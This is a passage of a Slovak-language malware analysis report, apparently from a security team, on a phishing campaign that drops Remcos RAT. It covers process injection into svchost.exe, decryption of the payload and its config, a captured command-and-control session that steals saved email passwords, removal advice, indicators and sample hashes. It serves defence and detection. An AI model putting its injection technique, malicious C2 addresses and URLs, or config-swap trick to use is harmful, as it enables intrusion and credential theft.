
Následne vytvorí nový proces `svchost.exe` v suspendovanom stave, ktorému následne zapíše do pamäte (pomocou funkcie `WriteProcessMemory`) dešifrovaný payload, ktorý sa bude vykonávať po prebudení procesu. Takže payload dešifrovaný v predchádzajúcom kroku je teraz spustený a tvári sa ako "legitímny" `svchost.exe`.



Obr. 14: Vytvorenie procesu svchost.exe


Remcos RAT

Poďme sa teraz pozrieť na samotný payload. Pokúsime sa ho dešifrovať aj bez spustenia programu `ujxndTPNa.exe`. Na obrázku 12 vidíme volanie `aes_decrypt`, ktoré má v parametroch zašifrovaný resource a dlhý textový reťazec, z ktorého je odvodený dešifrovací kľúč. Po nahliadnutí do funkcie `aes_decrypt` a alších kryptografických rutín zistíme, že je použité šifrovanie AES-256 a dešifrovací kľúč sa vypočíta na základe hashovania MD5. Použité sú volania `CryptDeriveKey` a `CryptDecrypt` zo štandardnej knižnice wincrypt. Existuje aj modul s podporou wincrypt pre Python, ktorý využijeme a pomocou krátkeho programu v Pythone dešifrujeme resource `YJYHPHBJZIYG` (zo vzorky `ujxndTPNa.exe` ho vieme extrahovať napríklad pomocou programu Resource Hacker).




Obr. 15: Jednoduchý program v Pythone na dešifrovanie payloadu

Po dešifrovaní získame .exe súbor, ktorý nás odmení ikonkou vianočného darčeka.




Obr. 16: Dešifrovaný vianočný darček

Tento .exe súbor je zabalený pomocou packera UPX a mnoho antivírových produktov ho už deteguje ako škodlivý kód (v čase analýzy 43/68). Okrem toho, 11 AV programov ho deteguje ako Remcos alebo Rescom RAT, teda program na vzdialené ovládanie napadnutého zariadenia. Remcos RAT nie je neznámý škodlivý softvér, bol už viackrát analyzovaný, dokonca je k dispozícii aj nástroj na dešifrovanie a extrakciu jeho konfigurácie od spoločnosti Cisco. Pre jeho použitie musíme najprv rozbaliť UPX-om zabalenú vzorku, a následne dostaneme informácie o riadiacom serveri (C&C) `162.241.190.159:1256` a verzii Remcos RAT: 2.0.6 Pro.




Obr. 17: Dešifrovaná konfigurácia Remcos RAT


Remcos je ponúkaný svojimi autormi ako nástroj na vzdialenú správu zariadení a sledovanie, k dispozícii je aj voľne stiahnuteľná Lite verzia s obmedzenou funkcionalitou. Na účely demonštrácie správania sa našej vzorky a sledovanie jej sieťovej komunikácie nám však poslúži dostatočne. Stačí nám pripraviť infraštruktúru, v ktorej bude dostupné zariadenie s IP adresou riadiaceho serveru "útočníka", ktorú sme zistili z konfigurácie. Následne spustíme ovládací panel z Lite verzie a necháme našu analyzovanú vzorku pripojiť sa ku nemu. Hneď vidíme aktívne spojenie a prostredníctvom ovládacieho centra vidíme základné informácie o hardvéri a softvéri na infikovanom zariadení a taktiež môžeme vykonávať rôzne akcie, od prezerania súborov, cez editovanie registrov, spúšťanie príkazov, až po zachytávanie snímok obrazovky, odchytávanie stlačených kláves (keylogger), odpočúvanie cez mikrofón a sledovanie okolia cez webkameru. Posledné menované "špionážne" funkcie sú k dispozícii iba v platenej Pro verzii ovládacieho panela, avšak nami analyzovaná vzorka má schopnosť tieto informácie získavať a odosielať útočníkovi.



Obr. 18: Ovládací panel Remcos - aktívne spojenia



Obr. 19: Ovládace centrum pripojeného agenta Remcos



Obr. 20: Súborový manažér, editor registrov a príkazový riadok pripojeného agenta Remcos

Sieťová komunikácia Remcos RAT

Nami analyzovaná vzorka komunikuje s riadiacim serverom prostredníctvom protokolu TCP na porte 1256, avšak toto spojenie nie je šifrované (ak by šifrované bolo, v konfigurácii vyššie by sme videli informácie o riadiacom serveri vo formáte `IP:port:heslo`). Máme tak možnosť zachytiť komunikáciu medzi agentom a ovládacím panelom. v sandboxe Any.run je možné nájsť túto vzorku spustenú 17.9.2018 spolu so zachytenou komunikáciou s riadiacim serverom: útočník okrem iného využil nahral do infikovaného zariadenia program Mail PassVies od Nirsoftu, ktorým sa pokúsil získať uložené heslá z emailových klientov. Túto komunikáciu môžeme vidieť na obrázku nižšie

```
4...V.S._.V.E.R.S.I.O.N._.I.N.F.O............................?................................S.t.r.i.n.g.F.i.l.e.I.n.f
.o.........0.4.0.9.0.4.b.
0...0.....C.o.m.p.a.n.y.N.a.m.e.....N.i.r.S.o.f.t...Z.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....E.m.a.i.l. .
.P.a.s.s.w.o.r.d.-.R.e.c.o.v.e.r.y.....*.....F.i.l.e.V.e.r.s.i.o.n.....
1...8.6.....h."...L.e.g.a.l.C.o.p.y.r.i.g.h.t...C.o.p.y.r.i.g.h.t. ... .2.0.0.3. .-. .2.0.1.6. .N.i.r.
.S.o.f.e.r...@.....P.r.o.d.u.c.t.N.a.m.e.....M.a.i.l. . . .P.a.s.s.V.i.e.w.........P.r.o.d.u.c.t.V.e.r.s.i.o.n...
1...8.6.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....  .......................l..................
...........j...........<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <dependency>
    <dependentAssembly>
      <assemblyIdentity type="Win32" name="Microsoft.Windows.Common-Controls" version="6.0.0.0"
processorArchitecture="X86" publicKeyToken="6595b64144ccf1df" language="*"></assemblyIdentity>
    </dependentAssembly>
  </dependency>
</assembly>..[DataStart]N...j...73980112|
cmd|..=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.=.
.
.U.R.L. . . . . . . . . . . . . . . . .:. .h.t.t.p.s.:././.m...f.a.c.e.b.o.o.k...c.o.m.
.
.W.e.b. .B.r.o.w.s.e.r. . . . . . . . .:. .F.i.r.e.f.o.x. .3.2.+.
.
.U.s.e.r. .N.a.m.e. . . . . . . . . . .:. .t.e.s.t.@.t.e.s.t...c.o.m.
.
.P.a.s.s.w.o.r.d. . . . . . . . . . . .:. .t.e.s.t.t.e.s.t.
.
.P.a.s.s.w.o.r.d. .S.t.r.e.n.g.t.h. .:. .M.e.d.i.u.m.
.
.U.s.e.r. .N.a.m.e. .F.i.e.l.d. . . .:. .
```


Obr. 21: Útočník nahral Mail PassView (modrá) a získal uložené heslá (červená)

Zhrnutie

V tejto správe sme analyzovali škodlivú kampaň, ktorá prostredníctvom rozosielania emailov s infikovanými prílohami a odkazmi vedúcimi na infikované stránky napádala zariadenia obetí a umiestňovala do nich škodlivý softvér v podobe nástroja na vzdialenú správu a sledovanie - Remcos RAT. Analyzovali sme jednotlivé fázy útoku, dokument, ktorý stiahol z Internetu .exe súbor obsahujúci zašifrovaný payload v podobe agenta Remcos.
Pozreli na kampaň aj z pohľadu útočníka, ako následne môže napadnuté zariadenia ovládať a ukázali sme si niektoré jeho kroky. Taktiež sme priblížili, ako môže aj technicky menej zdatný útočník vytvárať podobné kampane s rozpočtom menej ako 100€.

Odporúčania na odstránenie

Skontrolovať zariadenie niektorým AV softvérom (prípadne viacerými). Ak je detegovaný Remcos RAT alebo je prítomný súbor `%TEMP%\ujxndTPNa.exe` (prípadne iný podozrivý .exe súbor v adresári %TEMP%, ktorý je detegovaný AV riešením), tak je odporúčané preinštalovať celý operačný systém, pretože útočník mohol prostredníctvom nástroja na vzdialené ovládanie počítača Remcos RAT nainštalovať ďalší škodlivý softvér a vytvoriť si skrytý prístup, ktorý nie je detegovaný AV riešeniami.

Poznámky

- licenčný kód sa z agenta Remcos dá ľahko extrahovať, po spustení sa zapíše do registrovej hodnoty `HKEY_CURRENT_USER\Software\Remcos-KZ8LSG\license`. No zároveň sa dá využiť aj prepínač `-l`, keď sa spustí agent Remcos s týmto prepínačom, vytvorí súbor `licence_code.txt` obsahujúci číslo licencie. To sa dá použiť napríklad na koreláciu viacerých vzoriek, či boli vytvorené na základe rovnakej licencie
- Remcos agent vytvorený pomocou Lite verzie obsahuje aj niektoré z funkcionalít, ktoré sú oficiálne k dispozícii iba v Pro verzii, napr. skrytý beh bez viditeľného okna. Dá sa to jednoducho overiť nahradením jeho konfigurácie konfiguráciou, ktorú sme získali z analyzovanej vzorky (stačí nahradiť zašifrovanú konfiguráciu, ktorá je prítomná ako resource RCData)

Zdroje

- https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest?view=powershell-3.0
- https://www.autoitscript.com/site/autoit/
- https://www.autoitscript.com/wiki/Decompiling_FAQ
- https://github.com/Cisco-Talos/remcos-decoder
- https://krabsonsecurity.com/2018/03/02/analysing-remcos-rats-executable/
- https://blog.talosintelligence.com/2018/08/picking-apart-remcos.html
- https://www.fortinet.com/blog/threat-research/remcos-a-new-rat-in-the-wild-2.html
- https://app.any.run/tasks/9442c6de-ca0b-4810-babc-f96a80ebcc38

IOC

Vytvorené súbory

- `%TEMP%\ujxndTPNa.exe`
- dočasné súbory v `%TEMP%` obsahujúce ukradnuté prihlasovacie mená a heslá z prehliadačov a emailových klientov

Modifikované súbory

- *žiadne, ale útočník má možnosť modifikovať súbory prostredníctvom Remcos RAT stiahnutého analyzovanou vzorkou*

Zápis do registrov

- `HKEY_CURRENT_USER\Software\Remcos-KZ8LSG\exepath`
- `HKEY_CURRENT_USER\Software\Remcos-KZ8LSG\license`

Mutexy

- `{{{jiessgcqmrirxatdnqiaugqgpwneqo}}}`
- `Remcos-KZ8LSG`
- `Remcos_Mutex_Inj`

Injektované procesy

- `C:\Windows\System32\svchost.exe`

Vytvorené procesy

- `%TEMP%\ujxndTPNa.exe`
- `C:\Windows\System32\svchost.exe`

Sieťová komunikácia

- `hxxp://takefullcredit.com/sin/file/se.php` (IP 78.142.29.4)
- `hxxps://a.doko.moe/hpofbv` (IP 81.4.3.2)
- `162.241.190.159:1256`

Perzistencia/inštalácia

- *žiadna prejavená, ale funkcionalita je prítomná a útočník má možnosť ju využiť*
- prítomná perzistencia prostredníctvom `HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load`, ale nevyužitá

Ďalšie informácie

Obfuskácia

- náhodné názvy premenných
- zbytočný kód navyše
- skladanie reťazcov pomocou aritmetických operácií a znakov, reverz reťazcov
- šifrované resources

Packer

- UPX
- AutoIt2Exe
- CypherIt

AntiDebug ochrana

- žiadna, ale Remcos RAT má voliteľnú možnosť detekcie debuggerov

AntiVM ochrana

- prítomná detekcia virtualizačných platforiem; neaktívna

Základné údaje o vzorke

Purchase Order.doc

Názov súboru:	Purchase Order.doc
Veľkosť súboru:	168732 B
Typ súboru:	Microsoft Word 2007+
MD5:	04012f2f3fb851d56307bea08b103c68
SHA1:	7066f965f5da274cb0003de287e857b6a1860cc2
SHA256:	8e56ea8b4a45557ded886bbfd2092c7e83baf2033d57e96d549166762656f714
SSDeep:	3072:yAtPKgeQgnR9LJrX+UhPNG0gWhfREFGi7mpoQqVzPZNnBTK:dRj1wR9LbN/gOW0i791VdxhK
Pôvod vzorky:	Stiahnutá zo škodlivej URL
Dátum zachytenia vzorky:	17.09.2018
Dátum vykonania analýzy:	19.09.2018
Spôsob vykonanej analýzy:	Úplná, statická/behaviorálna
Postihnuté systémy:	MS Windows 10 (alebo Windows nižšej verzie s PowerShell 3.0 a vyšším) a s nainštalovaným MS Office
Detekcia antivírmi:	34/62 VirusTotal, timestamp: 2018-09-19 03:05:29 UTC
ESET NOD32	DOC/TrojanDownloader.Agent.YA
Kaspersky	HEUR:Trojan-Downloader.MSOffice.SLoad.gen
Microsoft	Trojan:Win32/Casdet!rfn
Symantec	Trojan.Gen.NPE
Tagy:	Trojan, Office, Macro, Downloader

FileType	DOTM
FileTypeExtension	dotm
MIMEType	application/vnd.ms-word.template.macroEnabledTemplate
ZipRequiredVersion	20
ZipBitFlag	0x0006
ZipCompression	Deflated
ZipModifyDate	1980:01:01 00:00:00
ZipCRC	0x9828be31
ZipCompressedSize	406
ZipUncompressedSize	1512
ZipFileName	[Content_Types].xml
Template	Pur.doc
TotalEditTime	6 minutes
Pages	1
Words	3
Characters	21
Application	Microsoft Office Word
DocSecurity	None
Lines	1
Paragraphs	1
ScaleCrop	No
Company	
LinksUpToDate	No
CharactersWithSpaces	23
SharedDoc	No
HyperlinksChanged	No
AppVersion	16.0
Title	
Subject	
Creator	Dimitri czar
Keywords	
Description	
LastModifiedBy	Dimitri czar
RevisionNumber	3
CreateDate	2018:07:16 18:06:00Z
ModifyDate	2018:09:16 23:08:00Z

ujxndTPNa.exe

Názov súboru:	ujxndTPNa.exe
Veľkosť súboru:	1075712 B
Typ súboru:	PE32 executable (GUI) Intel 80386, for MS Windows
MD5:	970372e3258ca98ada89eb312406bf7f
SHA1:	a81bc74373b5d948472e089877fa3b64c83c4fda

SHA256:	f808c76dbc22e0465045a8f7718cc506b99f720045343e254ec22be07a9c4534
SSDeep:	12288:uCdOy3vVrKxR5CXbNjAOxK/j2n+4YG/6c1mFFja3mXgcjfRlgsUBga6DUm+txU/M:uCdxte/80jYLT3U1jfsWa6DMAX/T/Q
Pôvod vzorky:	Stiahnutá z Internetu analyzovaným dokumentom
Dátum zachytenia vzorky:	17.09.2018
Dátum vykonania analýzy:	19.09.2018
Spôsob vykonanej analýzy:	Úplná, statická
Postihnuté systémy:	OS Windows 7 a novšie
Detekcia antivírmi:	36/68 VirusTotal, timestamp: 2018-09-19 18:42:28 UTC
ESET NOD32	Win32/Rescoms.B
Kaspersky	HEUR:Trojan.Script.Generic
Microsoft	Trojan:Win32/Casdet!rfn
Symantec	Trojan.Gen.2
Tagy:	Trojan, AutoIt, CypherIt, Remcos, RAT

FileType	Win32 EXE
FileTypeExtension	exe
MIMEType	application/octet-stream
MachineType	Intel 386 or later, and compatibles
TimeStamp	2018:09:17 00:56:51+02:00
ImageFileCharacteristics	Executable, Large address aware, 32-bit
PEType	PE32
LinkerVersion	12.0
CodeSize	581120
InitializedDataSize	493568
UninitializedDataSize	0
EntryPoint	0x27f4a
OSVersion	5.1
ImageVersion	0.0
SubsystemVersion	5.1
Subsystem	Windows GUI
FileVersionNumber	0.0.0.0
ProductVersionNumber	0.0.0.0
FileFlagsMask	0x0000
FileFlags	(none)
FileOS	Win32
ObjectFileType	Executable application
FileSubtype	0
LanguageCode	English (British)
CharacterSet	Unicode

yjyhphbjziyg.exe

Názov súboru:	yjyhphbjziyg.exe
Veľkosť súboru:	42496 B
Typ súboru:	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
MD5:	67e80af59f8b36749d5fb711141a5f65
SHA1:	4d458a0b27e58ab7cf930c2ff55bfe4f083aa52d
SHA256:	9b9a03add59199d08af6095e168e6b4bca3916774291603b4582d14f6078fa15
SSDeep:	768:QSJGwLWVqc6KePAza+t2SQ4TgCDad/BOr+QdBg3irr14d4:QSJGzDnePAzDtzMQftrKd4
Pôvod vzorky:	Extrahovaná zo šifrovaného resource
Dátum zachytenia vzorky:	19.09.2018
Dátum vykonania analýzy:	19.09.2018
Spôsob vykonanej analýzy:	Čiastočná, statická/behaviorálna
Postihnuté systémy:	OS Windows XP a novšie
Detekcia antivírmi:	43/68 VirusTotal, timestamp: 2018-09-21 09:02:41 UTC
ESET NOD32	a variant of Win32/Agent.SYM
Kaspersky	HEUR:Trojan.Win32.Generic
Microsoft	Backdoor:Win32/Rescoms.C!bit
Symantec	W32.Spyrat
Tagy:	Remcos, RAT, UPX

FileType	Win32 EXE
FileTypeExtension	exe
MIMEType	application/octet-stream
MachineType	Intel 386 or later, and compatibles
TimeStamp	2018:09:12 19:33:40+02:00
ImageFileCharacteristics	No relocs, Executable, No line numbers, No symbols, 32-bit
PEType	PE32
LinkerVersion	6.0
CodeSize	36864
InitializedDataSize	8192
UninitializedDataSize	86016
EntryPoint	0x1edf0
OSVersion	4.0
ImageVersion	0.0
SubsystemVersion	4.0
Subsystem	Windows GUI